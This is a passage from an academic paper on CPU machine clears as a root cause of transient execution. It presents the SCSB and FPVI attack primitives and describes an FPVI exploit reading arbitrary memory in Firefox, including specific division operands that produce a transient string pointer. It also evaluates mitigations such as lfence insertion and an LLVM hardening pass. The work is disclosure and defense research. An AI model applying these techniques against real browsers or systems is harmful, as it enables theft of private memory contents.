AVX vmaskmov. The AVX `vmaskmov` instructions perform conditional packed load and store operations depending on a bitmask. For example, a `vmaskmovpd` load may read 4 packed doubles from memory depending on a 4-bit mask: each double will be read only if the corresponding mask bit is set, the others will be assigned the value 0.

According to the Intel Optimization Reference Manual [36], the instruction does not generate an exception in face of invalid addresses, provided they are masked out. However, our experiments confirm that it does incur a machine clear (and a microcode assist) when accessing an invalid address (e.g., with the present bit set to 0) with a loading mask set to zero (i.e., no bytes should be loaded) to check whether the bytes in the invalid address have the corresponding mask bits set or not. We speculate the special handling is needed because the permission check is very complex, especially in the absence of memory alignment requirements.

In our experiments, `vmaskmov` instructions with all-zero masks and invalid addresses increment the `OTHER_ASSIST.ANY` and `MACHINE_CLEARS.COUNT` counters, confirming that the instruction triggers a machine clear. However, the resulting transient execution window seems short-lived or absent, as we were unable to observe cache or other microarchitectural side effects of the execution.

Exceptions. The `MACHINE_CLEARS.PAGE_FAULT` counter, present on older microarchitectures, confirms page faults are another cause of machine clears. Indeed, we verified each instruction incurring a page fault or any other exception such as "Division by zero" increments the `MACHINE_CLEARS.COUNT` counter. We also verified exceptions do not trigger microcode assists and software interrupts (*traps*) do not trigger machine clears. Indeed, the Intel documentation [37] specifies that instructions following a trap may be fetched but not speculatively executed. Transient execution windows originating from exceptions—and page faults in particular—have been extensively used in prior work, with a faulty load instruction also used as the trigger to leak information [7, 47, 63, 75].

Hardware interrupts. Although hardware interrupts are an undocumented cause of machine clears, our experiments with APIC timer interrupts showed they do increment the `MACHINE_CLEARS.COUNT` counter. While this confirms hardware interrupts are another root cause of transient execution, the asynchronous nature of these events yields a less than ideal vector for transient execution attacks. Nonetheless, hardware interrupts play an important role in other classes of microarchitectural attacks [73].

Microcode assists. Microcode assists require a pipeline flush to insert the required μOps in the frontend and represent a subclass of machine clears (and thus a root cause of transient execution) for cases where a fast path in hardware is not available. In this paper, we detailed the behavior of floating-point and `vmaskmov` assists. Prior work has discussed different situations requiring microcode assists, such as those related to page table entry Access/Dirty bits, typically in the context of assisted loads used as the trigger to leak information [8,63,75]. AVX-to-SSE transitions [36] represent another microcode assist which based on our experiments we could not observe on modern Intel CPUs. Remaining known microcode assists such as access control of memory pages belonging to SGX




Figure 4: *Top plot*: transient window size vs. mechanism. Each bar reports the number of transient loads that complete and leave a microarchitectural trace. *Bottom plot*: leakage rate vs. mechanism for a simple Spectre Bounds-Check-Bypass attack and a 1-bit FLUSH + RELOAD (F+R) cache covert channel. F+R is the leakage rate upper bound (covert channel loop only, no actual transient window or attack).

secure enclaves and Precise Event Based Sampling (PEBS) are not presented in this work since already studied [14] or only related to privileged performance profiling respectively.

10 Transient Execution Capabilities

Transient execution attacks rely on crafting a *transient window* to issue instructions that are never retired. For this purpose, state-of-the-art attacks traditionally rely on mechanisms based on root causes such as branch mispredictions (BHT) [41, 43], faulty loads (Fault) [8, 47, 63, 75] or memory transaction aborts (TSX) [8, 47, 59, 63, 75]. However, the different machine clears discussed in this paper provide an attacker with the exact same capabilities.

To compare the capabilities of machine clear-based transient windows with those of more traditional mechanisms, we implemented a framework able to run arbitrary attacker-controlled code in a window generated by a mechanism of choosing. We now evaluate our framework on recent processors (with all the microcode updates and mitigations enabled) to compare the transient window size and leakage rate of the different mechanisms.

10.1 Transient Window Size

The transient window size provides an indication of the number of operations an attacker can issue on a transient path before the results are squashed. Larger windows can, in principle, host more complex attacks. Using a classic FLUSH + RELOAD cache covert channel (F+R) as a reference, we measure the window size by counting how many transient loads can complete and hit entries in a designated F+R buffer. Figure 4 (*top*) presents our results.

As shown in the figure, the window size varies greatly across the different mechanisms. Broadly speaking, mechanisms that have a higher detection cost such as XMC and MO Machine Clear, yield larger window sizes. Not surprisingly, branch mispredictions yield the largest window sizes, as we can significantly slow down the branch resolution process (i.e., causing cache misses) and delay detection. FP, on the other hand, yields the shortest windows, suggesting that denormal numbers are efficiently detected inside the FPU. Our results also show that, while our framework was designed for Intel processors, similar, if not better, results can usually be obtained on AMD processors (where we use the same conservative training code for branch/memory prediction). This shows that both CPU families share a similar implementation in all cases except for MD, where the used mistraining pattern is not valid for pre-Zen3 architectures.

10.2 Leakage Rate

To compare the leakage rates for the different transient execution mechanisms, we transiently read and repeatedly leak data from a large memory region through a classic F+R cache covert channel. We report the resulting leakage rates—as the number of bits successfully leaked per second—across different microarchitectures using a 1-bit covert channel to highlight the time complexity of each mechanism. We consider data to be successfully leaked after a single correct hit in the reload buffer. In case of a miss for a particular value, we restart the leak for the same value until we get a hit (or until we get 100 misses in a row).

As shown in Figure 4 (*bottom*), different Intel and AMD microarchitectures generally yield similar leakage rates with some variations. For instance, FP MC offers better leakage rates on Intel. This difference stems from the different perfor-




Figure 5: Leakage rate vs. mechanism with a 1-bit, 4-bit, or 8-bit FLUSH + RELOAD cache covert channel (Intel Core i9)

mance impact of the corresponding machine clears on Intel vs. AMD microarchitectures.

As shown in Figure 5, the leakage rate varies instead greatly across the different mechanisms and so does the optimal covert channel bitwidth. Indeed, while existing attacks typically rely on 8-bit covert channels, our results suggest 1-bit or 4-bit channels can be much more efficient depending on the specific mechanism. Roughly speaking, optimal leakage rates can be obtained by balancing the time complexity (and hence bitwidth) of the covert channel with that of the mechanism. For example, FP is a lightweight and reliable mechanism, hence using a comparably fast and narrow 1-bit covert channel is beneficial. In contrast, MD requires a time-consuming predictor training phase between leak iterations and leaking more bits per iteration with a 4-bit covert channel is more efficient. Interestingly, a classic 8-bit covert channel yields consistently worse and comparable leakage rates across all the mechanisms, since F+R dominates the execution time.

Our results show that only two mechanisms (TSX and FP) are close to the maximum theoretical leakage rate of pure F+R. Moreover, FP performs as efficiently as TSX, but, unlike TSX, is available on both Intel and AMD, is always enabled, and can be used from managed code (e.g., JavaScript). BHT, on the other hand, yield the worst leakage rates due to the inefficient training-based transient window. BHT leakage rate can be improved if a tailored mistrain sequence is used as in MD (Appendix A). Overall, our results show that machine clear-based windows achieve comparable and, in many cases (e.g., FP), better leakage rates compared to traditional mechanisms. Moreover, many machine clears eliminate the need for mistraining, which, other than resulting in efficient leakage rates, can escape existing pattern-based mitigations and disabled hardware extensions (e.g., Intel TSX).

11 Attack Primitives

Building on our reverse engineering results, and focusing on the unexplored SMC and FP machine clears, we now present two new transient execution attack primitives and analyze their security implications. We also present an end-to-end FPVI exploit disclosing arbitrary memory in Firefox. Later, we discuss mitigations.

11.1 Speculative Code Store Bypass (SCSB)

Our first attack primitive, Speculative Code Store Bypass (SCSB), allows an attacker to execute stale, controlled code in a transient execution window originated by a SMC machine clear. Since the primitive relies on SMC, its primary applicability is on JIT (e.g., JavaScript) engines running attacker-controlled code—although OS kernels and hypervisors storing code pages and allowing their execution without first issuing a serializing instruction are also potentially affected.





Figure 6: SCSB primitive example where the instruction pointer is pointing at the bold code blocks. `g code` is freed JIT'ed code (of some *g* function) under attacker's control. (1) Force engine to JIT and execute code of function *f* causing desynchronization of code and data views; (2) Execute stale code and SMC MC; (3) After the SMC MC, code and data view coherence is restored and the new code is executed.

As exemplified in Figure 6, the operations of the primitive can be broken down into three steps: (1) the JIT engine compiles a function *f*, storing the generated code into a JIT code cache region previously used by a (now-stale) version of function *g*; (2) the JIT engine jumps to the newly generated code for the function *f*, but due to the temporary desynchronization between the code and data views of the CPU, this causes transient execution of the stale code of *g* until the SMC machine clear is processed; (3) after the pipeline flush, the code and data views are resynchronized and the CPU restarts the execution of the correct code of *f*. For exploitation, the attacker needs to (i) massage the JIT code cache allocator to reuse a freed region with a target gadget *g* of choice; (ii) force the JIT engine to generate and execute new (*f*) code in such a region, enabling transient, out-of-context execution of the gadget and spilling secrets into the microarchitectural state.

Our primitive bears similarities with both transient and architectural primitives used in prior attacks. On the transient front, our primitive is conceptually similar to a Speculative-Store-Bypass (SSB) primitive [55, 82], but can transiently execute stale code rather than reading stale data. However, interestingly, the underlying causes of the two primitives are quite different (MD misprediction vs. SMC machine clear). On the architectural front, our primitive mimics classic Use-After-Free (UAF) exploitation on the JIT code cache, also



8.1.3 Handling Self- and Cross-Modifying Code

The act of a processor writing data into a currently executing code segment with the intent of executing that data as code is called **self-modifying code**. IA-32 processors exhibit model-specific behavior when executing self-modified code, depending upon how far ahead of the current execution pointer the code has been modified.

As processor microarchitectures become more complex and start to speculatively execute code ahead of the retirement point (as in P6 and more recent processor families), the rules regarding which code should execute, pre- or post-modification, become blurred. To write self-modifying code and ensure that it is compliant with current and future versions of the IA-32 architectures, use one of the following coding options:

(* OPTION 1 *)
Store modified code (as data) into code segment;
Jump to new code or an intermediate location;
Execute new code;

(* OPTION 2 *)
Store modified code (as data) into code segment;
Execute a serializing instruction; (* For example, CPUID instruction *)
Execute new code;

Figure 7: Coding options suggested by the Intel Architectures Software Developers Manuals to handle SMC and XMC execution. Option 1 describes the exact steps required by our Speculative Code Store Bypass attack primitive, potentially resulting in exploitable gadgets.

known as *Return-After-Free (RAF)* in the hackers community [19, 25]. An example is CVE-2018-0946, where a use-after-free vulnerability can be exploited to force the Chakra JS engine to erroneously execute freed (attacker-controlled) JIT code, resulting in arbitrary code execution after massaging the right gadget into the JIT code cache [24].

Indeed, at a high level, SCSB yields a *transient use-after-free* primitive on a JIT code cache, with exploitation properties similar to its architectural counterpart. However, there are some differences due to the transient nature of SCSB. First, we need to find an out-of-context gadget to transiently leak data rather than architecturally execute arbitrary code. In JavaScript engines, similar gadgets have already been exploited by ret2spec [48], escalating out-of-context transient execution of valid code to type confusion, arbitrary reads, and ultimately a secret-dependent load to transmit the value.

Second, we need to target short-lived JIT code cache updates, so that the newly generated code is immediately executed, fitting the target gadget in the resulting transient execution window. Interestingly, executing JIT'ed code is the next step after JIT code generation mentioned in the Intel manual (Figure 7, Option 1), suggesting that developers that follow such directives ad litteram can easily introduce such gadgets. Moreover, modern JavaScript compilers feature a multi-stage optimization pipeline [12, 54] and short-lived JIT code cache updates are favored for just-in-time (re)optimization. Indeed, we found test code in V8 to specifically test such updates and verify instruction/data cache coherence [70].

Finally, we need to ensure JIT code cache updates are not accompanied by barriers that force immediate synchronization of the code and data views. We analyzed the code of the popular SpiderMonkey and V8 JavaScript engines and verified that the functions called upon JIT code cache updates to synchronize instruction and data caches (Listing 2 and Listing 3) are always empty on x86 (as expected, given Intel's primary recommendation in Figure 7).

Overall, while the exploitation is far from trivial (i.e., having to address the challenges of traditional use-after-free exploitation as well as transient execution exploitation in the browser), we believe SCSB expands the attack surface of transient execution attacks in the browser. We found a number of candidate SCSB gadgets in real-world code, but none of them was ultimately exploitable due to the coincidental presence of some serializing instruction preventing stale code execution. Nonetheless, mitigations are needed to enforce security-by-design. Luckily, as shown later, SCSB is amenable to a practical and efficient mitigation (i.e., at a similar cost as faced by non-x86 architectures). The implementation/performance cost for mitigation is even lower than for its sibling SSB primitive, whose mitigation has been deployed in practice even in absence of known practical exploits [55].

Listing 2 Chromium instruction cache flush (`chromium/src/v8/src/codegen/x64/cpu-x64.cc`)

```
void CpuFeatures::FlushICache(void* start, size_t size) {
/* No need to flush the instruction
cache on Intel */ ...}
```

Listing 3 Firefox instruction cache flush (`mozilla-unified/js/src/jit/FlushICache.h`)

```
inline void FlushICache(void* code, size_t size,
       bool codeIsThreadLocal = true) {
/* No-op. Code and data caches are coherent on x86
↪  and x64. */ }
```

In Table 3, we show that all tested Intel and AMD processors are affected by SCSB. In contrast, ARM is not vulnerable since SMC updates require explicit software barriers.

11.2 Floating Point Value Injection (FPVI)

Our second attack primitive, Floating Point Value Injection (FPVI), allows an attacker to inject arbitrary values into a transient execution window originated by a FP machine clear. As exemplified in Figure 8, the operations of the primitive can be broken down into four steps: (1) the attacker triggers the execution of a gadget starting with a denormal FP operation in the victim application, with the x and y operands under attacker's control; (2) the transient z result of the operation is processed by the subsequent gadget instructions, leaving a microarchitectural trace; (3) the CPU detects the error condition (i.e., wrong result of a denormal operation), triggering a machine clear and thus a pipeline flush; (4) the CPU re-executes the entire gadget with the correct architectural z result. For exploitation, the attacker needs to (i) massage the x and y operands to inject the desired z value into the victim transient path and (ii) target a victim gadget so that the injected value yields a security-sensitive trace which can be observed with FLUSH + RELOAD or other microarchitectural attacks.

Our primitive bears similarities with Load-Value-Injection (LVI) [71], since both allow attackers to inject controlled values into transient execution. Moreover, both primitives




Figure 8: FPVI gadget example in SpiderMonkey. `FP_Op(x,y)` is an arbitrary denormal FP operation. The erroneous z result causes dependent operations to be executed twice (first transiently, then architecturally). The NaN-boxing z encoding allows the attacker to type-confuse the JIT'ed code and read from an arbitrary address on the transient path.

require gadgets in the victim application to process the injected value and perform security-sensitive computations on the transient path. Nonetheless, the underlying issues and hence the triggering conditions are fairly different. LVI requires the attacker to induce faulty or assisted loads on the victim execution, which is straightforward in SGX applications but more difficult in the general case [71]. FPVI imposes no such requirement, but does require an attacker to directly or indirectly control operands of a floating-point operation in the victim. Nonetheless, FPVI can extend the existing LVI attack surface (e.g., for compute-intensive SGX applications processing attacker-controlled inputs) and also provides exploitation opportunities in new scenarios. Indeed, while it is hard to draw general conclusions on the availability of exploitable FPVI gadgets in the wild—much like Spectre [41], LVI [71], etc., this would require gadget scanners subject of orthogonal research [56, 58]—we found exploitable gadgets in NaN-Boxing implementations of modern JIT engines [53]. NaN-Boxing implementations encode arbitrary data types as double values, allowing attackers running code in a JIT sandbox (and thus trivially controlling operands of FP operations) to escalate FPVI to a *speculative type confusion* primitive. The latter can be exploited similarly to NaN-Boxing-enabled architectural type confusion [26] and allows an attacker to access arbitrary data on a transient path. Figure 8 presents our end-to-end exploit for a JavaScript-enabled attacker in a SpiderMonkey (Mozilla JavaScript runtime) sandbox, illustrating a gadget unaffected by all the prior Mozilla Firefox' mitigations against transient execution attacks [52].

As exemplified in the figure, SpiderMonkey's NaN-Boxing strategy represents every variable with a IEEE-754 (64-bit) double where the highest 17 bits store the data type tag and the remaining 47 bits store the data value itself. If the tag value is less than or equal to `0x1fff0` (i.e., `JSVAL_TAG_MAX_DOUBLE`) all the 64 bits are interpreted as a double, while NaN-Boxing encoding is used otherwise. For instance, the `0xfff88` tag is used to represent 32-bit integers and the `0xfffb0` tag to represent a string with the data value storing a pointer to the string descriptor. In the example, the attacker crafts the operands of a vulnerable FP operation (in this case a division) to produce a transient result which the JIT'ed code interprets as a string pointer due to NaN-Boxing. This causes type confusion on a transient path and ultimately triggers a read with an attacker-controlled address.

To verify the attacker can inject arbitrary pointers without fully reverse engineering the complex function used by the FPU, we implemented a simple fuzzer to find FP operands that yield transient division results with the upper bits set to `0xfffb0` (i.e., string tag). With such operands, we can easily control the remaining bits by performing the inverse operation since the mantissa bits are transiently unaffected by the exponent value, as shown in Table 2. For example, using `0xc000e8b2c9755600` and `0x0004000000000000` as division operands yields *-Infinity* as the architectural result and our target string pointer `0xfffb0deadbeef000` as the transient result (see gadget in Figure 8).

Note that SpiderMonkey uses no guards or Spectre mitigations when accessing the attribute `length` of the string. This is normally safe since x86 guarantees that NaN results of FP operations will always have the lowest 52 bits set to zero—a representation known as *QNaN Floating-Point Indefinite* [37]. In other words, the implementation relies on the fact that NaN-boxed variables, such as string pointers, can never accidentally appear as the result of FP operations and can only be crafted by the JIT engine itself. Unfortunately, this invariant no longer holds on a FPVI-controlled transient path. As shown in Figure 8, this invariant violation allows an attacker to transiently read arbitrary memory. Since the `length` attribute is stored 4 bytes away from the string pointer, the `z.length` access yields a transient read to `0xdeadbeef000+4`.

We ran our exploit on an Intel i9-9900K CPU (microcode 0xde) running Linux 5.8.0 and Firefox 85.0 and, by wrapping this primitive with a variant of an EVICT + RELOAD covert channel [61], we confirmed the ability to read arbitrary memory. Since prior work has already demonstrated that custom high-precision timers are possible in JavaScript [26, 29, 60, 64], we enabled precise timers in Firefox to simplify our covert channel. With our exploit, we measured a leakage rate of ~13 KB/s and a transient window of ~12 load instructions, enabled by increasing the FPU pressure through a chain of multiple dependent FP operations.

Finally, as shown in Table 3, we observe that both Intel and

Table 3: Tested processors.

Processor	Microcode	SCSB vulnerable	FPVI vulnerable
Intel Core i7-10700K	0xe0	✓	✓
Intel Xeon Silver 4214	0x500001c	✓	✓
Intel Core i9-9900K	0xde	✓	✓
Intel Core i7-7700K	0xca	✓	✓
AMD Ryzen 5 5600X	0xa201009	✓	✓†
AMD Ryzen 2990WX	0x800820b	✓	✓†
AMD Ryzen 7 2700X	0x800820b	✓	✓†
Broadcom BCM2711 Cortex-A72 (ARM v8)	—	✗§	✗

† No exploitable NaN-boxed transient results found
§ On ARM, SMC updates require explicit software barriers

AMD are affected by FPVI, although we found no exploitable transient NaN-boxed values on AMD. On ARM, we never observed traces of transient results, yet we cannot rule out other FPU implementations being affected.

12 Mitigations

12.1 SCSB Mitigation

SCSB can be mitigated by ensuring that any freshly written code is architecturally visible before being executed. For example, on ARM architectures, where the hardware does not automatically enforce cache coherence, explicit serializing instructions (i.e., L1i cache invalidation instructions) are needed to correctly support SMC [5]. As such, spec-compliant ARM implementations cannot be affected by SCSB. On Intel and AMD, we can force eager code/data coherence using a serialization instruction—although this is normally not necessary (see Option 1 in Figure 7). In our experiments, we verified any serialization instruction such as `lfence`, `mfence`, or `cpuid` placed after the SMC store operations is indeed sufficient to suppress the transient window. Note that `sfence` cannot serve as a serialization instruction [35] to eliminate the transient path. This serialization mitigation was confirmed by CPU vendors and adopted by the Xen hypervisor [32, 33].

To evaluate the performance impact of our mitigation, we added a `lfence` instruction inside the `FlushICache` function (Listings 2 and 3) of the two popular V8 and SpiderMonkey JavaScript engines. Such function, normally empty on x86, is called after every code update. Our repeated experiments on the popular JetStream2 and Speedometer2 [77] benchmarks did not produce any statically measurable performance overhead. This shows JavaScript execution time is heavily dominated by JIT code generation/execution and code updates have negligible impact. Our results show this mitigation is practical and can hinder SCSB-based attack primitives in JIT engines with a 1-line code change.

12.2 FPVI Mitigation

The most efficient way to mitigate FPVI is to disable the denormal representation. On Intel, this translates to enabling the *Flush-to-Zero* and *Denormals-are-Zero* flags [37], which respectively replace denormal results and inputs with zero. This is a viable mitigation for applications with modest floating-point precision requirements and has also been selectively applied to browsers [42]. However, this defense may break common real-world (denormal-dependent) applications, a concern that has led browser vendors such as Firefox to adopt other mitigations. Another option for browsers is to enable Site Isolation [13], but JIT engines such as SpiderMonkey still do not have a production implementation [23]. Yet another option for JIT engines is to conditionally mask (i.e., using a transient execution-safe `cmov` instruction) the result of FP operations to enforce QNaN Floating-Point Indefinite semantics [37], as done in the SpiderMonkey FPVI mitigation [51]. This strategy suppresses any malicious NaN-boxed transient results, but requires manual changes to the NaN-boxing implementation and only applies to NaN-boxed gadgets.

A more general and automated mitigation is for the compiler to place a serializing instruction such as `lfence` after FP operations whose (attacker-controlled) result might leak secrets by means of *transmit gadgets* (or *transmitters*). We observe this is the same high-level strategy adopted by the existing LVI mitigation in modern compilers [39], which identifies loaded values as sources and uses data-flow analysis to ensure all the sources that reach a sink (*transmitter*) are fenced. Hence, to mitigate FPVI, we can rely on the same mitigation strategy, but use computed FP values as sources instead. To identify sinks, we consider both systems vulnerable and those resistant to Microarchitectural Data Sampling (MDS) [8, 59, 63, 75, 76]. For the former, we consider both load and store instructions as sinks (e.g., FP operation result used as a load/store address), as the corresponding arbitrary data spilled into microarchitectural buffers may be leaked by a MDS attacker. For the latter, we limit ourselves to load sinks to catch all the arbitrary read values potentially disclosed by a dependent transmitter. In both cases, we add indirect branches controlled by FP operations (and thus potentially leading to speculative control-flow hijacking) to the list of sinks.

We have implemented such a mitigation in LLVM [45], with only 100 lines of code on top of the existing *x86 LVI load hardening* pass. To evaluate the performance impact of our mitigation on floating-point-intensive programs, we ran all the C/C++ SPECfp 2006 and 2017 benchmarks in four configurations: LVI instrumentation, FPVI instrumentation for both MDS-vulnerable and MDS-resistant systems, and joint LVI+FPVI instrumentation for MDS-vulnerable systems. Please note that on MDS-resistant systems, the FPVI transmitters are already covered by the LVI mitigation.

Figure 9 shows the performance overhead of such configurations compared to the baseline. As expected, the LVI




Figure 9: Performance overhead of our FPVI mitigation on the C/C++ SPECfp 2006 and 2017 benchmarks. Experimental setup: 5 SPEC iterations, Intel i9-9900K (microcode 0xde), and LLVM 11.1.0.

mitigation has non-trivial performance impact up to 280% despite targeting floating-point-intensive programs. On the other hand, our FPVI mitigation incurs in a 32 % and 53 % geomean overhead on SPECfp 2006 and 2017 respectively, with no observable performance impact difference between MDS-vulnerable and MDS-resistant variants. We observed that approximately 70% of the inserted `lfence` instructions are due to the intraprocedural design of the original LVI pass, forcing our analysis to consider every callsite with FPVI source-based arguments as a potential transmitter. This suggests the overhead can be further reduced by operating interprocedural analysis or more aggressive inlining (e.g., using LLVM LTO [45]).

13 Root Cause-based Classification

We now summarize the results of our investigation by presenting a root cause-based classification for the known transient execution paths. While there have already been several attempts to classify properties of transient execution [10,75,80], all the existing classifications are attack-centric. While certainly useful, such classifications inevitably blend together the root causes of transient execution with the attack triggers. For example, a MDS exploit based on a demand-paging page fault [75] may be simply classified as a Meltdown-like attack based on a present page fault [10]. However, in such an exploit the page fault is both the vulnerability trigger and the root cause of the transient execution window. A similar exploit may instead be embedded in an Intel TSX window, yielding a different root cause and capabilities.

To better characterize the capabilities of transient execution exploits, we propose the orthogonal root-cause-based classification in Figure 10. We draw from the Intel terminology to define the two main classes of root causes of ***Bad Speculation*** (i.e., transient execution): ***Control-Flow Misprediction*** (i.e., branch misprediction) and ***Data Misprediction*** (i.e., machine clear). Based on these two main classes, we observe that all the known root causes of transient execution paths can be classified into the following four subclasses: ***Predictors***, ***Exceptions***, ***Likely invariants violations***, and ***Interrupts***.




Figure 10: A root cause-centric classification of known transient execution paths (causes analyzed in the paper in **bold**). Acronyms descriptions can be found in Appendix B

Predictors. This category includes the prediction-based causes of bad speculation due to either control-flow or data mispredictions. Mistraining a predictor and forcing a misprediction is sufficient to create a transient execution path accessing erroneous code or data. It's worth noting that in Figure 10 there are two separate "predictors" subclasses under control-flow and data mispredictions, as they are different in nature. While control-flow mispredictions are failed attempts to guess the next instructions to execute, data mispredictions are failed attempts to operate on not-yet-validated data. Misprediction is a common way to manage transient execution windows in attacks like Spectre and derivatives [11,20,28,40,41,43,48,55,65,82].

Exceptions. This class includes the causes of machine clear due to exceptions, for instance, the different (sub)classes of page faults. Forcing an exception is sufficient to create a transient execution path erroneously executing code following the exception-inducing instruction. Exceptions are a less common way to manage transient execution windows (as they require dedicated handling), but have been extensively used as triggers in Meltdown-like attacks [7,8,47,59,63,67,71,74–76,78].

Interrupts. This class includes the causes of machine clear due to hardware (only) interrupts. Similar to exceptions, forc-

ing a HW interrupt is sufficient to create a transient execution path erroneously executing code following the interrupted instruction. Hardware interrupt are asynchronous by nature and thus difficult to control, resulting in a less than ideal way to manage transient execution windows. Nonetheless they were abused by prior side-channel attacks [72].

Likely invariants violations. This class includes all the remaining causes of machine clear, derived by *likely invariants* [15] used by the CPU. Such invariants commonly hold, but occasionally fail, allowing hardware to implement fast-path optimizations. However, compared to exceptions and interrupts, slow-path occurrences are typically more frequent, requiring more efficient handling in hardware or microcode. We discussed examples of such invariants in the paper (e.g., store instructions are expected to never target cached instructions, floating-point operations are expected to never operate on denormal numbers, etc.) and their lazy handling mechanisms (i.e., L1d/L1i resynchronization, microcode-based denormal arithmetic). Forcing a likely invariant violation is sufficient to create a transient execution path accessing erroneous code or data. In this paper, we have shown such violations are not only a realistic way to manage transient execution windows, but also provide new opportunities and primitives for transient execution attacks.

14 Related Work

Spectre [31,41] and Meltdown [47] first examined the security implications of transient execution, originating a large body of research on transient execution attacks [6–11,28,40,43,48,59,63,65,67,68,71,74–76,78,79,82]. Rather than focusing on attacks and their classification [10,75,80], ours is the first effort to systematize the root causes of transient execution and examine the many unexplored cases of machine clears.

We now briefly survey prior security efforts concerned with the major causes of machine clear discussed in this paper. Self-modifying code is commonly used by malware as an obfuscation technique [69] and has also been used to improve side-channel attacks by means of performance degradation [2]. Moreover, our SCSB primitive bears similarities with prior transient execution primitives inducing speculative control flow hijacking, either through branch target injection [41,49] or architectural branch target corruption [28]. The performance variability of floating-point operations on denormal numbers [17,46] has been previously exploited in traditional timing side-channel attacks [4]. Speculation introduced by stricter memory models is a well-known concept in the computer architecture literature [27,30,66]. While this is non-trivial to exploit, prior work did demonstrate information disclosure [57,79] by exploiting the snoop protocol discussed in Section 7. The memory disambiguation predictor has been previously abused to leak stale data in Spectre Speculative Store Bypass exploits [55,82]. Moreover, its behavior has been partially reverse engineered before [18]. In contrast to all these efforts, we focus on machine clears to systematically study all the root causes of transient execution, fully reverse engineering their behavior, and uncovering their security implications well beyond the state of the art.

15 Conclusions

